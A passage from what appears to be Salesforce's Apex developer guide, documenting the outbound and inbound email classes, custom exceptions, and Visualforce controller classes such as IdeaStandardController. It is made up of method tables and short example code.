mail.setCcAddresses(ccAddresses);

// Specify the address used when the recipients reply to the email.
mail.setReplyTo('support@acme.com');

// Specify the name used as the display name.
mail.setSenderDisplayName('Salesforce Support');

// Specify the subject line for your email address.
mail.setSubject('New Case Created : ' + case.Id);

// Set to True if you want to BCC yourself on the email.
mail.setBccSender(false);

// Optionally append the salesforce.com email signature to the email.
// The email address of the user executing the Apex Code will be used.
mail.setUseSignature(false);

// Specify the text content of the email.
mail.setPlainTextBody('Your Case: ' + case.Id +' has been created.');
```

```
mail.setHtmlBody('Your case:<b> ' + case.Id +' </b>has been created.<p>'+
     'To view your case <a href=https://na1.salesforce.com/'+case.Id+'>click here.</a>');

// Send the email you have created.
Messaging.sendEmail(new Messaging.SingleEmailMessage[] { mail });
```

For more information, see the following:

- Base Email Methods on page 410
- SingleEmailMessage Methods on page 411
- MassEmailMessage Methods on page 414
- EmailFileAttachment Methods on page 416
- Messaging Methods on page 416
- Messaging.SendEmailResult Object Methods on page 417
- SendEmailError Object Methods on page 417

Base Email Methods

The following table contains the email object methods used when sending both single and mass email.

Note: If templates are not being used, all email content must be in plain text, HTML, or both.Visualforce email templates cannot be used for mass email.

Name	Argument Type	Returns	Description
`setBccSender`	Boolean	Void	Indicates whether the email sender receives a copy of the email that is sent. For a mass mail, the sender is only copied on the first email sent. **Note:** If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_COMPLIANCE_ENABLED`. Contact your salesforce.com representative for information on BCC compliance.
`setReplyTo`	String	Void	Optional. The email address that receives the message when a recipient replies.
`setTemplateID`	ID	Void	The ID of the template to be merged to create this email. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.
`setSaveAsActivity`	Boolean	Void	Optional. The default value is `true`, meaning the email is saved as an activity. This argument only applies if the recipient list is based on `targetObjectId` or `targetObjectIds`.

Name	Argument Type	Returns	Description
			If HTML email tracking is enabled for the organization, you will be able to track open rates.
`setSenderDisplayName`	String	Void	Optional. The name that appears on the From line of the email. This cannot be set if the object associated with a `setOrgWideEmailAddressId` for a SingleEmailMessage has defined its `DisplayName` field.
`setUseSignature`	Boolean	Void	Indicates whether the email includes an email signature if the user has one configured. The default is `true`, meaning if the user has a signature it is included in the email unless you specify `false`.

SingleEmailMessage Methods

The following table contains the email object methods used when sending a single email. These are in addition to the base email methods.

Name	Argument Type	Returns	Description
`setBccAddresses`	String[]	Void	Optional. A list of blind carbon copy (BCC) addresses. The maximum allowed is 25. This argument is allowed only when a template is not used. At least one value must be specified in one of the following fields: `toAddresses`, `ccAddresses`, `bccAddresses`, `targetObjectId`, or `targetObjectIds`. If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_COMPLIANCE_ENABLED`. Contact your salesforce.com representative for information on BCC compliance.
`setCcAddresses`	String[]	Void	Optional. A list of carbon copy (CC) addresses. The maximum allowed is 25. This argument is allowed only when a template is not used. All email must have a recipient value of at least one of the following: • `toAddresses`

Name	Argument Type	Returns	Description
			• `ccAddresses` • `bccAddresses` • `targetObjectId` • `targetObjectIds`
`setCharset`	String	Void	Optional. The character set for the email. If this value is null, the user's default value is used.
`setDocumentAttachments`	ID[]	Void	Optional. A list containing the ID of each document object you want to attach to the email. You can attach multiple documents as long as the total size of all attachments does not exceed 10 MB.
`setFileAttachments`	EmailFileAttachment[]	Void	Optional. A list containing the file names of the binary and text files you want to attach to the email. You can attach multiple files as long as the total size of all attachments does not exceed 10 MB.
`setHtmlBody`	String	Void	Optional. The HTML version of the email, specified by the sender. The value is encoded according to the specification associated with the organization. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.
`setInReplyTo`	String	Void	Optional. The In-Reply-To field of the outgoing email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
`setPlainTextBody`	String	Void	Optional. The text version of the email, specified by the sender. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.
`setOrgWideEmailAddressId`	ID	Void	Optional. The ID of the organization-wide email address associated with the outgoing email. The object's `DisplayName` field cannot be set if the `setSenderDisplayName` field is already set.
`setReferences`	String	Void	Optional. The References field of the outgoing email. Identifies an email thread. Contains the parent emails' References and message IDs, and possibly the In-Reply-To fields.

Name	Argument Type	Returns	Description
`setSubject`	String	Void	Optional. The email subject line. If you are using an email template, the subject line of the template overrides this value.
`setTargetObjectId`	ID	Void	Required if using a template, optional otherwise. The ID of the contact, lead, or user to which the email will be sent. The ID you specify sets the context and ensures that merge fields in the template contain the correct data. Do not specify the IDs of records that have the `Email Opt Out` option selected. All email must have a recipient value of at least one of the following: • `toAddresses` • `ccAddresses` • `bccAddresses` • `targetObjectId` • `targetObjectIds`
`setToAddresses`	String[]	Void	Optional. A list of email address to which you are sending the email. The maximum number of email addresses allowed is 100. This argument is allowed only when a template is not used. All email must have a recipient value of at least one of the following: • `toAddresses` • `ccAddresses` • `bccAddresses` • `targetObjectId` • `targetObjectIds`
`setWhatId`	ID	Void	Optional. If you specify a contact for the `targetObjectId` field, you can specify a `whatId` as well. This helps to further ensure that merge fields in the template contain the correct data. The value must be one of the following types: • Account • Asset • Campaign • Case • Contract • Opportunity

Name	Argument Type	Returns	Description
			• Order • Product • Solution • Custom

MassEmailMessage Methods

The following table contains the unique email object methods used when sending mass email. These are in addition to the base email methods.

Name	Argument Type	Returns	Description
`setDescription`	String	Void	The description of the email.
`setTargetObjectIds`	ID[]	Void	A list of IDs of the contacts, leads, or users to which the email will be sent. The IDs you specify set the context and ensure that merge fields in the template contain the correct data. The objects must be of the same type (all contacts, all leads, or all users). You can list up to 250 IDs per email. If you specify a value for the `targetObjectIds` field, optionally specify a `whatId` as well to set the email context to a user, contact, or lead. This ensures that merge fields in the template contain the correct data. Do not specify the IDs of records that have the `Email Opt Out` option selected. All email must have a recipient value of at least one of the following: • `toAddresses` • `ccAddresses` • `bccAddresses` • `targetObjectId` • `targetObjectIds`
`setWhatIds`	ID[]	Void	Optional. If you specify a list of contacts for the `targetObjectIds` field, you can specify a list of `whatIds` as well. This helps to further ensure that merge fields in the template contain the correct data. The values must be one of the following types: • Contract • Case

Name	Argument Type	Returns	Description
			• Opportunity • Product **Note:** If you specify `whatIds`, specify one for each `targetObjectId`; otherwise, you will receive an `INVALID_ID_FIELD` error.

In addition, the `Messaging.MassEmailMessage` class has access to the base email message methods.

Name	Argument Type	Returns	Description
`setBccSender`	Boolean	Void	Indicates whether the email sender receives a copy of the email that is sent. For a mass mail, the sender is only copied on the first email sent. **Note:** If the BCC compliance option is set at the organization level, the user cannot add BCC addresses on standard messages. The following error code is returned: `BCC_NOT_ALLOWED_IF_BCC_COMPLIANCE_ENABLED`. Contact your salesforce.com representative for information on BCC compliance.
`setReplyTo`	String	Void	Optional. The email address that receives the message when a recipient replies.
`setTemplateID`	ID	Void	The ID of the template to be merged to create this email. You must specify a value for `setTemplateId`, `setHtmlBody`, or `setPlainTextBody`. Or, you can define both `setHtmlBody` and `setPlainTextBody`.
`setSaveAsActivity`	Boolean	Void	Optional. The default value is `true`, meaning the email is saved as an activity. This argument only applies if the recipient list is based on `targetObjectId` or `targetObjectIds`. If HTML email tracking is enabled for the organization, you will be able to track open rates.
`setSenderDisplayName`	String	Void	Optional. The name that appears on the From line of the email. This cannot be set if the object associated with a `setOrgWideEmailAddressId` for a

Name	Argument Type	Returns	Description
			SingleEmailMessage has defined its `DisplayName` field.
`setUseSignature`	Boolean	Void	Indicates whether the email includes an email signature if the user has one configured. The default is `true`, meaning if the user has a signature it is included in the email unless you specify `false`.

EmailFileAttachment Methods

The EmailFileAttachment object is used in the SingleEmailMessage object to specify attachments passed in as part of the request, as opposed to existing documents in Salesforce.

Name	Argument Type	Returns	Description
`setBody`	Blob *`attachment`*	Void	The attachment itself.
`setContentType`	String *`content_type`*	Void	The attachment's Content-Type.
`setFileName`	String *`file_name`*	Void	The name of the file to attach.
`setInline`	Boolean *`Content-Disposition`*	Void	Specifies a Content-Disposition of inline (`true`) or attachment (`false`). In most cases, inline content is displayed to the user when the message is opened. Attachment content requires user action to be displayed.

Messaging Methods

The following table contains the Messaging methods used when sending a single or mass email.

Name	Argument Type	Returns	Description
`reserveMassEmailCapacity`	Integer *`AmountReserved`*	Void	Reserves email capacity to send mass email to the specified number of email addresses, after the current transaction commits. This method can be called when you know in advance how many addresses emails will be sent to as a result of the transaction. If the transaction would cause the organization to exceed its daily email limit, using this method results in the following error: `System.LimitException: The daily limit for the org would be exceeded by this request.`
`reserveSingleEmailCapacity`	Integer *`AmountReserved`*	Void	Reserves email capacity to send single email to the specified number of email addresses, after the current transaction commits. This method can be called when you know in advance how many addresses emails will be

Name	Argument Type	Returns	Description
			sent to as a result of the transaction.If the transaction would cause the organization to exceed its daily email limit, using this method results in the following error: `System.LimitException: The daily limit for the org would be exceeded by this request.`
`sendEmail`	Messaging.Email[] Boolean *`allOrNothing`*	Messaging.SendEmailResult[]	Sends the list of email objects instantiated with either `SingleEmailMessage` or `MassEmailMessage` and returns a SendEmailResult object. The optional *`opt_allOrNone`* parameter specifies whether `sendEmail` prevents delivery of all other messages when any of the messages fail due to an error (`true`), or whether it allows delivery of the messages that don't have errors (`false`). The default is `true`.

Messaging.SendEmailResult Object Methods

The `sendEmail` method returns a list of SendEmailResult objects. Each SendEmailResult object has the following methods. These methods take no arguments.

Name	Returns	Description
`getErrors`	SendEmailError[]	If an error occurred during the `sendEmail` method, a SendEmailError object is returned.
`isSuccess`	Boolean	Indicates whether the email was successfully submitted for delivery (true) or not (false). Even if `isSuccess` is true, it does not mean the intended recipients received the email, as there could have been a problem with the email address or it could have bounced or been blocked by a spam blocker.

SendEmailError Object Methods

The SendEmailResult object may contain a SendEmailError object, which has the following methods. These methods take no arguments.

Name	Returns	Description
`getFields`	String[]	A list of one or more field names. Identifies which fields in the object, if any, affected the error condition.
`getMessage`	String	The text of the error message.
`getStatusCode`	System.StatusCode	A code that characterizes the error. The full list of status codes is available in the WSDL file for your organization. For more information about accessing the WSDL file for your organization, see “Downloading Salesforce WSDLs and Client Authentication Certificates” in the online help.

Name	Returns	Description
`getTargetObjectId`	String	The ID of the target record for which the error occurred.

Inbound Email

You can use Apex to receive and process email and attachments. The email is received by the Apex email service, and processed by Apex classes that utilize the InboundEmail object.

Note: The Apex email service is only available in Developer, Enterprise and Unlimited Edition organizations.

This section contains information about the following:

- What is the Apex Email Service?
- Using the InboundEmail Object
- InboundEmail Object
- InboundEmail.Header Object
- InboundEmail.BinaryAttachment Object
- InboundEmail.TextAttachment Object
- InboundEmailResult Object
- InboundEnvelope Object

What is the Apex Email Service?

Email services are automated processes that use Apex classes to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

You can associate each email service with one or more Salesforce-generated email addresses to which users can send messages for processing. To give multiple users access to a single email service, you can:

- Associate multiple Salesforce-generated email addresses with the email service and allocate those addresses to users.
- Associate a single Salesforce-generated email address with the email service, and write an Apex class that executes according to the user accessing the email service. For example, you can write an Apex class that identifies the user based on the user's email address and creates records on behalf of that user.

To use email services, click ***Your Name*** > **Setup** > **Develop** > **Email Services**.

- Click **New Email Service** to define a new email service.
- Select an existing email service to view its configuration, activate or deactivate it, and view or specify addresses for that email service.
- Click **Edit** to make changes to an existing email service.
- Click **Delete** to delete an email service.

Note: Before deleting email services, you must delete all associated email service addresses.

When defining email services, note the following:

- An email service only processes messages it receives at one of its addresses.
- Salesforce limits the total number of messages that all email services combined, including On-Demand Email-to-Case, can process daily. Messages that exceed this limit are bounced, discarded, or queued for processing the next day, depending on how you configure the failure response settings for each email service. Salesforce calculates the limit by multiplying the number of user licenses by 1,000, up to a daily maximum of 1,000,000. For example, if you have ten licenses, your organization can process up to 10,000 email messages a day.
- Email service addresses that you create in your sandbox cannot be copied to your production organization.
- For each email service, you can tell Salesforce to send error email messages to a specified address instead of the sender's email address.
- Email services rejects email messages and notifies the sender if the email (combined body text, body HTML and attachments) exceeds approximately 10 MB (varies depending on language and character set).

Using the InboundEmail Object

For every email the Apex email service domain receives, Salesforce creates a separate InboundEmail object that contains the contents and attachments of that email. You can use Apex classes that implement the `Messaging.InboundEmailHandler` interface to handle an inbound email message. Using the `handleInboundEmail` method in that class, you can access an InboundEmail object to retrieve the contents, headers, and attachments of inbound email messages, as well as perform many functions.

Example 1: Create Tasks for Contacts

The following is an example of how you can look up a contact based on the inbound email address and create a new task.

```
global class CreateTaskEmailExample implements Messaging.InboundEmailHandler {

  global Messaging.InboundEmailResult handleInboundEmail(Messaging.inboundEmail email,
                                                         Messaging.InboundEnvelope env){

    // Create an InboundEmailResult object for returning the result of the
    // Apex Email Service
    Messaging.InboundEmailResult result = new Messaging.InboundEmailResult();

    String myPlainText= '';

    // Add the email plain text into the local variable
    myPlainText = email.plainTextBody;

    // New Task object to be created
    Task[] newTask = new Task[0];

    // Try to look up any contacts based on the email from address
    // If there is more than one contact with the same email address,
    // an exception will be thrown and the catch statement will be called.
    try {
      Contact vCon = [SELECT Id, Name, Email
        FROM Contact
        WHERE Email = :email.fromAddress
        LIMIT 1];

      // Add a new Task to the contact record we just found above.
      newTask.add(new Task(Description =  myPlainText,
           Priority = 'Normal',
           Status = 'Inbound Email',
           Subject = email.subject,
           IsReminderSet = true,
           ReminderDateTime = System.now()+1,
           WhoId =  vCon.Id));
```

```
    // Insert the new Task
    insert newTask;

    System.debug('New Task Object: ' + newTask );
   }
   // If an exception occurs when the query accesses
   // the contact record, a QueryException is called.
   // The exception is written to the Apex debug log.
  catch (QueryException e) {
      System.debug('Query Issue: ' + e);
  }

  // Set the result to true. No need to send an email back to the user
  // with an error message
  result.success = true;

  // Return the result for the Apex Email Service
  return result;
 }
}
```

InboundEmail Object

An InboundEmail object has the following fields.

Name	Type	Description
`binaryAttachments`	InboundEmail.BinaryAttachment[]	A list of binary attachments received with the email, if any. Examples of binary attachments include image, audio, application, and video files.
`ccAddresses`	String[]	A list of carbon copy (CC) addresses, if any.
`fromAddress`	String	The email address that appears in the From field.
`fromName`	String	The name that appears in the From field, if any.
`headers`	InboundEmail.Header[]	A list of the RFC 2822 headers in the email, including: • Recieved from • Custom headers • Message-ID • Date
`htmlBody`	String	The HTML version of the email, if specified by the sender.
`htmlBodyIsTruncated`	Boolean	Indicates whether the HTML body text is truncated (`true`) or not (`false`.)
`inReplyTo`	String	The In-Reply-To field of the incoming email. Identifies the email or emails to which this one is a reply (parent emails). Contains the parent email or emails' message-IDs.
`messageId`	String	The Message-ID—the incoming email's unique identifier.

Name	Type	Description
`plainTextBody`	String	The plain text version of the email, if specified by the sender.
`plainTextBodyIsTruncated`	Boolean	Indicates whether the plain body text is truncated (`true`) or not (`false`.)
`references`	String []	The References field of the incoming email. Identifies an email thread. Contains a list of the parent emails' References and message IDs, and possibly the In-Reply-To fields.
`replyTo`	String	The email address that appears in the reply-to header. If there is no reply-to header, this field is identical to the `fromAddress` field.
`subject`	String	The subject line of the email, if any.
`textAttachments`	InboundEmail.TextAttachment[]	A list of text attachments received with the email, if any. The text attachments can be any of the following: • Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text` • Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.
`toAddresses`	String[]	The email address that appears in the `To` field.

InboundEmail.Header Object

An InboundEmail object stores RFC 2822 email header information in an InboundEmail.Header object with the following fields.

Name	Type	Description
`name`	String	The name of the header parameter, such as `Date` or `Message-ID`.
`value`	String	The value of the header.

InboundEmail.BinaryAttachment Object

An InboundEmail object stores binary attachments in an InboundEmail.BinaryAttachment object.

Examples of binary attachments include image, audio, application, and video files.

An InboundEmail.BinaryAttachment object has the following fields.

Name	Type	Description
`body`	Blob	The body of the attachment.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmail.TextAttachment Object

An InboundEmail object stores text attachments in an InboundEmail.TextAttachment object.

The text attachments can be any of the following:

- Attachments with a Multipurpose Internet Mail Extension (MIME) type of `text`
- Attachments with a MIME type of `application/octet-stream` and a file name that ends with either a `.vcf` or `.vcs` extension. These are saved as `text/x-vcard` and `text/calendar` MIME types, respectively.

An InboundEmail.TextAttachment object has the following fields.

Name	Type	Description
`body`	String	The body of the attachment.
`bodyIsTruncated`	Boolean	Indicates whether the attachment body text is truncated (`true`) or not (`false`.)
`charset`	String	The original character set of the body field. The body is re-encoded as UTF-8 as input to the Apex method.
`fileName`	String	The name of the attached file.
`mimeTypeSubType`	String	The primary and sub MIME-type.

InboundEmailResult Object

The InboundEmailResult object is used to return the result of the email service. If this object is null, the result is assumed to be successful. The InboundEmailResult object has the following fields.

Name	Type	Description
`success`	Boolean	A value that indicates whether the email was successfully processed. If `false`, Salesforce rejects the inbound email and sends a reply email to the original sender containing the message specified in the `Message` field.
`message`	String	A message that Salesforce returns in the body of a reply email. This field can be populated with text irrespective of the value returned by the `Success` field.

InboundEnvelope Object

The InboundEnvelope object stores the envelope information associated with the inbound email, and has the following fields.

Name	Type	Description
`toAddress`	String	The name that appears in the `To` field of the envelope, if any.
`fromAddress`	String	The name that appears in the `From` field of the envelope, if any.

Exception Class

You can create your own exception classes in Apex. Exceptions can be top-level classes, that is, they can have member variables, methods and constructors, they can implement interfaces, and so on.

Exceptions that you create behave as any other standard exception type, and can be thrown and caught as expected.

User-defined exception class names must end with the string `exception`, such as “MyException”, “PurchaseException” and so on. All exception classes automatically extend the system-defined base class `exception`.

For example, the following code defines an exception type within an anonymous block:

```
public class MyException extends Exception {}

try {
    Integer i;
    // Your code here
    if (i < 5) throw new MyException();
} catch (MyException e) {
    // Your MyException handling code here
}
```

Like Java classes, user-defined exception types can form an inheritance tree, and catch blocks can catch any portion. For example:

```
public class BaseException extends Exception {}
public class OtherException extends BaseException {}

try {
    Integer i;
    // Your code here
    if (i < 5) throw new OtherException('This is bad');
} catch (BaseException e) {
    // This catches the OtherException
}
```

This section contains the following topics:

- Constructing an Exception
- Using Exception Variables

See also Using Exception Methods.

Constructing an Exception

You can construct exceptions:

- With no arguments:

```
new MyException();
```

- With a single String argument that specifies the error message:

```
new MyException('This is bad');
```

- With a single Exception argument that specifies the cause and that displays in any stack trace:

```
new MyException(e);
```

- With both a String error message and a chained exception cause that displays in any stack trace:

```
new MyException('This is bad', e);
```

For example the following code generates a stack trace with information about both `My1Exception` and `My2Exception`:

```
public class My1Exception extends Exception {}
public class My2Exception extends Exception {}
try {
    throw new My1Exception();
} catch (My1Exception e) {
    throw new My2Exception('This is bad', e);
}
```

The following figure shows the stack trace that results from running the code above:

Figure 10: Stack Trace For Exceptions (From Debug Log)

Using Exception Variables

As in Java, variables, arguments, and return types can be declared of type Exception, which is a system-defined based class in Apex. For example:

```
Exception e1;
try {
    String s = null;
    s.tolowercase();  // This will generate a null pointer exception...
} catch (System.NullPointerException e) {
    e1 = e;           // ...which can be assigned to a variable, or passed
                      // into or out of another method
}
```

Visualforce Classes

In addition to giving developers the ability to add business logic to Salesforce system events such as button clicks and related record updates, Apex can also be used to provide custom logic for Visualforce pages through custom Visualforce controllers and controller extensions:

- A custom controller is a class written in Apex that implements all of a page's logic, without leveraging a standard controller. If you use a custom controller, you can define new navigation elements or behaviors, but you must also reimplement any functionality that was already provided in a standard controller.

  Like other Apex classes, custom controllers execute entirely in system mode, in which the object and field-level permissions of the current user are ignored. You can specify whether a user can execute methods in a custom controller based on the user's profile.
- A controller extension is a class written in Apex that adds to or overrides behavior in a standard or custom controller. Extensions allow you to leverage the functionality of another controller while adding your own custom logic.

  Because standard controllers execute in user mode, in which the permissions, field-level security, and sharing rules of the current user are enforced, extending a standard controller allows you to build a Visualforce page that respects user permissions. Although the extension class executes in system mode, the standard controller executes in user mode. As with custom controllers, you can specify whether a user can execute methods in a controller extension based on the user's profile.

This section includes information about the system-supplied Apex classes that can be used when building custom Visualforce controllers and controller extensions. In addition to these classes, the `transient` keyword can be used when declaring methods in controllers and controller extensions. For more information, see Using the `transient` Keyword on page 125.

For more information on Visualforce, see the *Visualforce Developer's Guide*.

`Action` Class

You can use an `ApexPages.Action` class to create an action method that you can use in a Visualforce custom controller or controller extension. For example, you could create a `saveOver` method on a controller extension that performs a custom save.

Instantiation

The following code snippet illustrates how to instantiate a new ApexPages.Action object that uses the save action:

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

Methods

The action methods are all called by and operate on a particular instance of `Action`.

The table below describes the instance methods for `Action`.

Name	Arguments	Return Type	Description
`getExpression`		String	Returns the expression that is evaluated when the action is invoked.
`invoke`		System.PageReference	Invokes the action.

Example

In the following example, when the user updates or creates a new Account and clicks the **Save** button, in addition to the account being updated or created, the system writes a message to the system debug log. This example extends the standard controller for Account.

The following is the controller extension.

```
public class myCon{
    public PageReference RedirectToStep2(){
        ...
        ...
        return Page.Step2;
    }
}
```

The following is the Visualforce markup for a page that uses the above controller extension.

```
<apex:component>
    <apex:attribute name="actionToInvoke" type="ApexPages.Action" .... />
    ...
    <apex:commandButton value="Perform Controller Action" action="{!actionToInvoke}"/>
    ...
</apex:component>


<apex:page controller="pageCon">
    <c:myComp actionToInvoke="{!RedirectToStep2}"/>
    ...
</apex:page>
```

For information on the debug log, see Viewing Debug Logs.

Dynamic Component Methods and Properties

All dynamic Visualforce components represented in Apex have access to the following properties.

Properties

Name	Data Type	Description
`childComponents`	`List <ApexPages.Component>`	Returns a reference to the child components for the component. For example: `Component.Apex.PageBlock pageBlk = new Component.Apex.PageBlock();` `Component.Apex.PageBlockSection pageBlkSection = new Component.Apex.PageBlockSection(title='dummy header');` `pageBlk.childComponents.add(pageBlkSection);`
`expressions`	String	Sets the content of an attribute using the expression language notation. The notation for this is `expressions.`*`name_of_attribute`*. For example: `Component.Apex.InputField inpFld = new Component.Apex.InputField();` `inpField.expressions.value = '{!Account.Name}';` `inpField.expressions.id = '{!$User.FirstName}';`
`facets`	String	Sets the content of a facet to a dynamic component. The notation for this is `facet.`*`name_of_facet`*. For example: `Component.Apex.DataTable myDT = new Component.Apex.DataTable();` `ApexPages.Component.OutputText footer = new Component.Apex.OutputText(value='Footer Copyright');` `myDT.facets.footer = footer;` **Note:** This property is only accessible by components that support facets.

IdeaStandardController Class

IdeaStandardController objects offer Ideas-specific functionality in addition to what is provided by the `StandardController` Class.

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your salesforce.com representative.

Instantiation

An IdeaStandardController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard ideas controller.

Methods

A method in the IdeaStandardController object is called by and operated on a particular instance of an IdeaStandardController.

The table below describes the instance method for IdeaStandardController.

Name	Arguments	Return Type	Description
`getCommentList`		IdeaComment[]	Returns the list of read-only comments from the current page. This method returns the following comment properties: • `id` • `commentBody` • `createdDate` • `createdBy.Id` • `createdBy.communityNickname`

In addition to the method listed above, the `IdeaStandardController` class inherits all the methods associated with the `StandardController` Class. The following table lists these methods.

Name	Arguments	Return Type	Description
`addFields`	List<String> `fieldNames`	Void	When a Visualforce page is loaded, the fields accessible to the page are based on the fields referenced in the Visualforce markup. This method adds a reference to each field specified in `fieldNames` so that the controller can explicitly access those fields as well. This method should be called before a record has been loaded—typically, it's called by the controller's constructor. If this method is called outside of the constructor, you must use the `reset()` method before calling `addFields()`. The strings in `fieldNames` can either be the API name of a field, such as AccountId, or they can be explicit relationships to fields, such as foo__r.myField__c. This method is only for controllers used by dynamicVisualforce bindings.
`cancel`		System.PageReference	Returns the PageReference of the cancel page.
`delete`		System.PageReference	Deletes record and returns the PageReference of the delete page.
`edit`		System.PageReference	Returns the PageReference of the standard edit page.

Name	Arguments	Return Type	Description
`getId`		String	Returns the ID of the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL.
`getRecord`		SObject	Returns the record that is currently in context, based on the value of the `id` query string parameter in the Visualforce page URL. Note that only the fields that are referenced in the associated Visualforce markup are available for querying on this SObject. All other fields, including fields from any related objects, must be queried using a SOQL expression.  **Tip:** You can work around this restriction by including a hidden component that references any additional fields that you want to query. Hide the component from display by setting the component's `rendered` attribute to `false`. For example: `<apex:outputText value="{!account.billingcity} {!account.contacts}" rendered="false"/>`
`reset`		Void	Forces the controller to reacquire access to newly referenced fields. Any changes made to the record prior to this method call are discarded. This method is only used if `addFields` is called outside the constructor, and it must be called directly before `addFields`. This method is only for controllers used by dynamicVisualforce bindings.
`save`		System.PageReference	Saves changes and returns the updated PageReference.
`view`		System.PageReference	Returns the PageReference object of the standard detail page.

Example

The following example shows how an IdeaStandardController object can be used in the constructor for a custom list controller. This example provides the framework for manipulating the comment list data before displaying it on a Visualforce page.

```
public class MyIdeaExtension {

    private final ApexPages.IdeaStandardController ideaController;

    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {
        ideaController = (ApexPages.IdeaStandardController)controller;
    }
```

```
    public List<IdeaComment> getModifiedComments() {
        IdeaComment[] comments = ideaController.getCommentList();
        // modify comments here
        return comments;
    }

}
```

The following Visualforce markup shows how the IdeaStandardController example shown above can be used in a page. This page must be named `detailPage` for this example to work.

Note: For the Visualforce page to display the idea and its comments, in the following example you need to specify the ID of a specific idea (for example, `/apex/detailPage?id=<ideaID>`) whose comments you want to view.

```
<!-- page named detailPage -->
<apex:page standardController="Idea" extensions="MyIdeaExtension">
    <apex:pageBlock title="Idea Section">
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}
        </ideas:detailOutputLink>
        <br/><br/>
        <apex:outputText >{!idea.body}</apex:outputText>
    </apex:pageBlock>
    <apex:pageBlock title="Comments Section">
        <apex:dataList var="a" value="{!modifiedComments}" id="list">
            {!a.commentBody}
        </apex:dataList>
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="-1">Prev</ideas:detailOutputLink>
        |
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
               pageOffset="1">Next</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

See Also:

Ideas Class

`IdeaStandardSetController` Class

IdeaStandardSetController objects offer Ideas-specific functionality in additional to what is provided by the `StandardSetController` Class.

Note: The `IdeaStandardSetController` and `IdeaStandardController` classes are currently available through a limited release program. For information on enabling these classes for your organization, contact your salesforce.com representative.

Instantiation

An IdeaStandardSetController object cannot be instantiated. An instance can be obtained through a constructor of a custom extension controller when using the standard list controller for ideas.

Methods

A method in the IdeaStandardSetController object is called by and operated on a particular instance of an IdeaStandardSetController.

The table below describes the instance method for IdeaStandardSetController.

Name	Arguments	Return Type	Description
`getIdeaList`		Idea[]	Returns the list of read-only ideas in the current page set. You can use the `<ideas:listOutputLink>`, `<ideas:profileListOutputLink>`, and `<ideas:detailOutputLink>` components to display profile pages as well as idea list and detail pages (see the examples below). The following is a list of properties returned by this method: • `Body` • `Categories` • `Category` • `CreatedBy.CommunityNickname` • `CreatedBy.Id` • `CreatedDate` • `Id` • `LastCommentDate` • `LastComment.Id` • `LastComment.CommentBody` • `LastComment.CreatedBy.CommunityNickname` • `LastComment.CreatedBy.Id` • `NumComments` • `Status` • `Title` • `VoteTotal`

In addition to the method listed above, the `IdeaStandardSetController` class inherits the methods associated with the `StandardSetController` Class.

Note: The methods inherited from the `StandardSetController` Class cannot be used to affect the list of ideas returned by the `getIdeaList` method.

The following table lists the inherited methods.

Name	Arguments	Return Type	Description
`cancel`		System.PageReference	Returns the PageReference of the original page, if known, or the home page.
`first`		Void	Returns the first page of records.
`getCompleteResult`		Boolean	Indicates whether there are more records in the set than the maximum record limit. If this is false, there are more records than you can process using the list controller. The maximum record limit is 10,000 records.
`getFilterId`		String	Returns the ID of the filter that is currently in context.

Name	Arguments	Return Type	Description
`getHasNext`		Boolean	Indicates whether there are more records after the current page set.
`getHasPrevious`		Boolean	Indicates whether there are more records before the current page set.
`getListViewOptions`		System.SelectOption[]	Returns a list of the listviews available to the current user.
`getPageNumber`		Integer	Returns the page number of the current page set. Note that the first page returns 1.
`getPageSize`		Integer	Returns the number of records included in each page set.
`getRecord`		sObject	Returns the sObject that represents the changes to the selected records.This retrieves the prototype object contained within the class, and is used for performing mass updates.
`getRecords`		sObject[]	Returns the list of sObjects in the current page set. This list is immutable, i.e. you can't call `clear`() on it.
`getResultSize`		Integer	Returns the number of records in the set.
`getSelected`		sObject[]	Returns the list of sObjects that have been selected.
`last`		Void	Returns the last page of records.
`next`		Void	Returns the next page of records.
`previous`		Void	Returns the previous page of records.
`save`		System.PageReference	Inserts new records or updates existing records that have been changed. After this operation is finished, it returns a PageReference to the original page, if known, or the home page.
`setFilterID`	String *`filterId`*	Void	Sets the filter ID of the controller.
`setpageNumber`	Integer *`pageNumber`*	Void	Sets the page number.
`setPageSize`	Integer *`pageSize`*	Void	Sets the number of records in each page set.
`setSelected`	sObjects[] *`selectedRecords`*	Void	Set the selected records.

Example: Displaying a Profile Page

The following example shows how an IdeaStandardSetController object can be used in the constructor for a custom list controller:

```
public class MyIdeaProfileExtension {
    private final ApexPages.IdeaStandardSetController ideaSetController;

    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {
        ideaSetController = (ApexPages.IdeaStandardSetController)controller;
    }
```

```
    public List<Idea> getModifiedIdeas() {
        Idea[] ideas = ideaSetController.getIdeaList();
        // modify ideas here
        return ideas;
    }

}
```

